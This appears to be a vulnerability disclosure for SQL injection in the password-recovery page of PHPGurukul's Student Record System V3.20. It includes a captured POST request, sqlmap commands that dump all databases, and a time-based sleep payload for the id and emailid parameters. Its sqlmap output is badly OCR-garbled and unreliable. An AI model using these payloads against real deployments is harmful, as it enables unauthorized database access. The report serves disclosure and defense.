
SQL Injection was found in the **studentrecordms/password-recovery.php** page of the **Student Record System Using PHP and MySQL** Project, Allows remote attackers to execute arbitrary SQL command to get unauthorized database access via the **id and emailid** parameter in a **POST** HTTP request.

Official Website URL: https://phpgurukul.com/student-record-system-php/

| Vulnerability Name: | SQL Injection | |
|-----------------------|---|---------------------------------------|
| Affected Vendor | PHPGurukul | |
| Affected Product Name | Student Record System Using PHP and MySQL | |
| | Version: | V3.20 |
| Affected Components | Affected Code File: | studentrecordms/password-recovery.php |
| | Affected Parameter: | emailid and id |
| | Method: | POST |

Step to Reproduce:

Step 1: Visit to http://localhost/studentrecordms/password-recovery.php password recovery page and enable burpsuite intercept and give Login ID, Admin Email id and New Password values with test, test@gmail.com and Test12 then send the request.



Step 2: Copy the request in text file and save.

```
Pretty Raw Hex

1 POST /studentrecordms/password-recovery.php HTTP/1.1

2 Host: localhost
3 User-Agent: Mozilla/S.O (Windows NT 10.0; Win64; x64; rv:131.0) Gecko/20100101 Firefox/131.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8

5 Accept-Language: en-US,en:q=0.5

6 Accept-Encoding: gsip, deflate, br

7 Content-Type: application/x-www-form-urlencoded

8 Content-Length: 71

9 Origin: http://localhost

10 Connection: keep-alive
11 Referer: http://localhost/studentrecordms/password-recovery.php

12 Cookie: PHPSESSID=OmOrtnokfckn4fiocqmvkn39uh
13 Ubgrade-Insecure-Requests: 1

14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Priority: u=0, i
19
20 id=test&emailid=test*40gmail.com&password=Test12&submit=Change+Password
```

Step 3: Now run the sqlmap command against request saved in file.

o python ./sqlmap.py -r C:\Users\bhush\Desktop\password-recovery.txt --batch --dbs

Step 4: Now notice that 'id' parameter is detected vulnerable and all database is successfully retrieved.

```
[68:31:15] [1000] target URL appears to have 2 columns in query got a refresh intent (redirect like response common to logal pages) to 'login.php'. Do you want to apply it from now on? [V/n] Y do you want to (rel)try to 'find proper URION Column Syste with 12:29 test (V/N) legger value for option '--union-char'? [V/n] Y [Ostial:16] [UM-01/16] if UNION based SQL injection is not detected, please consider forcing the back-end DBMS (e.g. '--dbms:mysql') [08:31:16] [UM-01/16] if UNION based SQL injection is not detected, please consider forcing the back-end DBMS (e.g. '--dbms:mysql') [08:31:16] [UM-01/16] if UNION based SQL injection is not detected, please consider forcing the back-end DBMS (e.g. '--dbms:mysql') [08:31:17] [UM-01/16] if UNION based SQL injection is not detected, please consider forcing the back-end DBMS (e.g. '--dbms:mysql') [08:31:17] [UM-01/16] if UM-01/16] if
```

o Insert payload ('%2b(select*from(select(sleep(20)))a)%2b') in Id parameter after observe the response.

Parameter: emailid

Step 5: Now run sqlmap command against 'emailid' parameter with switch '-p'.

o python ./sqlmap.py -r C:\Users\bhush\Desktop\password-recovery.txt --batch --dbs

Step 6: Notice that 'emaild' parameter is vulnerable and all database is successfully retrieved.

```
[89:48:83] [INFO] target URL appears to have 2 columns in query got a refresh intent (redirect like response common to login pages) to 'login.php'. Do you want to apply it from now on? [V/n] Y do you want to (relyty to find proper UNION column types with fuzzy test? [V/N] N injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [V/n] Y injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [V/n] Y [06:48:80:5] [INFO] theorem to be UNION injectable with 2 columns injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [V/n] Y [09:48:80:5] [INFO] theorem if the injection point of post parameter enailid' is a false positive POST parameter: enailid' is a false positive POST parameter: enailid' is valuerable. Do you want to keep testing the others (if any)? [V/n] N [09:48:80:5] [INFO] theorem is provided by the post of the post of
```

o Insert payload ('%2b(select*from(select(sleep(20)))a)%2b') in emailid parameter after observe the response after 20 second.

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| POST /studentrecordmar/password-ecovery.php NIT7/1.1
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| | https://portswigger.net/web-security/sql-injection |
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